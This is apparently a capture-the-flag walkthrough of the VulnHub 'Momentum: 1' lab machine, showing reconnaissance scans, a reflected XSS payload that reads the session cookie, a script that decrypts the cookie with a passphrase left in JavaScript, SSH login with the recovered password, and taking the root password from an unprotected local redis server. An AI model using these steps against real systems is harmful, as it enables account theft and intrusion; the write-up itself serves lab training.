

Momentum: 1

Today, we'll taking a look at the first machine of the momentum series on vulnhub.

You can download the machine [here](#).

Let's scan the machine with nmap.

```
└─(root@kali)-[~]
└─# nmap -sS -A -p- 192.168.56.109
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 08:21 EET
Nmap scan report for 192.168.56.109
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5c8e2cccc1b03e7c0e2234d860314e62 (RSA)
|   256 81fdc64c5a500a27ea833864b98bbdc1 (ECDSA)
|_  256 c18f87c1520927605f2e2de0080372c8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Momentum | Index
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:47:5D:5A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.15 ms 192.168.56.109

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

The machine is running an Apache server and ssh.

Let's discover directories.

```
dirsearch -u 192.168.56.109
```

```

[08:24:56] 301 - 313B - /js → http://192.168.56.109/js/
[08:25:02] 301 - 314B - /css → http://192.168.56.109/css/
[08:25:04] 301 - 314B - /img → http://192.168.56.109/img/
[08:25:04] 200 - 2KB - /index.html
[08:25:05] 200 - 930B - /js/
[08:25:06] 301 - 317B - /manual → http://192.168.56.109/manual/
[08:25:06] 200 - 626B - /manual/index.html
[08:25:09] 403 - 279B - /server-status
[08:25:09] 403 - 279B - /server-status/

```

Task Completed

In the **js** directory, there's a file **main.js** that has a php file and a password and looks like it's using CryptoJS.

```


function viewDetails(str) {
    window.location.href = "opus-details.php?id="+str;
}

/*
var CryptoJS = require("crypto-js");
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");
console.log(decrypted.toString(CryptoJS.enc.Utf8));
*/

```

Let's check that php file.

And looks like it just prints the text we put.



I tried a bunch of things, then I tried to view the cookie with js.

```
http://192.168.56.109/opus-details.php?id=<script>alert(document.cookie)</script>
```

We got the cookie.

🌐 192.168.56.109

cookie=U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt

OK

And looks like it's encrypted.

We could use CryptoJS and the key we found earlier to decrypt it.

If you don't have CryptoJS, you can install it with the following command.

```
npm install crypto-js
```

You can read the documentation of CryptoJS [here](#).

And you can also read this [article](#).

I then made this script to decrypt the cookie.

```
(root@kali)-[~]
# cat decrypt.js
const CryptoJS = require('crypto-js');

const encrypted = "U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt";
const key = "SecretPassphraseMomentum";

const bytes = CryptoJS.AES.decrypt(encrypted, key);
const plaintext = bytes.toString(CryptoJS.enc.Utf8);

console.log(plaintext);

(root@kali)-[~]
# node decrypt.js
auxerre-alienum##
```

I then tried to ssh and got in with the user **auxerre** and the password **auxerre-alienum##**

```
(root@kali)-[~]
# ssh auxerre@192.168.56.109
auxerre@192.168.56.109's password:
Linux Momentum 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul  5 01:59:27 2023 from 192.168.56.1
auxerre@Momentum:~$
```

I then found the user flag.

```
auxerre@Momentum:~$ ls
user.txt
auxerre@Momentum:~$ cat user.txt
[ Momentum - User Owned ]

flag : 84157165c30ad34d18945b647ec7f647

auxerre@Momentum:~$
```

After some local enumeration, I used the command **ps aux** and found that the machine is running a redis server.

```
root      390   0.0   0.1 225824   3856 ?        Ssl  02:19   0:00 /usr/sbin/rsyslogd -n -iNONE
root      437   0.0   0.0   5612   1676 tty1    Ss+  02:19   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
redis     449   0.1   0.4  51672   9500 ?        Ssl  02:19   0:03 /usr/bin/redis-server 127.0.0.1:6379
root      462   0.0   0.3  15852   7012 ?        Ss   02:19   0:00 /usr/sbin/sshd -D
```

You can use this command to connect to the server.

```
redis-cli
```

I then found the root password, switched to root and got the root flag.

```
auxerre@Momentum:~$ redis-cli
127.0.0.1:6379> keys *
1) "rootpass"
127.0.0.1:6379> get rootpass
"m0mentum-alienum##"
127.0.0.1:6379> exit
auxerre@Momentum:~$ su root
Password:
root@Momentum:/home/auxerre# id
uid=0(root) gid=0(root) groups=0(root)
root@Momentum:/home/auxerre# cd /root
root@Momentum:~# ls
root.txt
root@Momentum:~# cat root.txt
[ Momentum - Rooted ]
```

Flag : 658ff660fdac0b079ea78238e5996e40

by alienum with <3

```
root@Momentum:~# █
```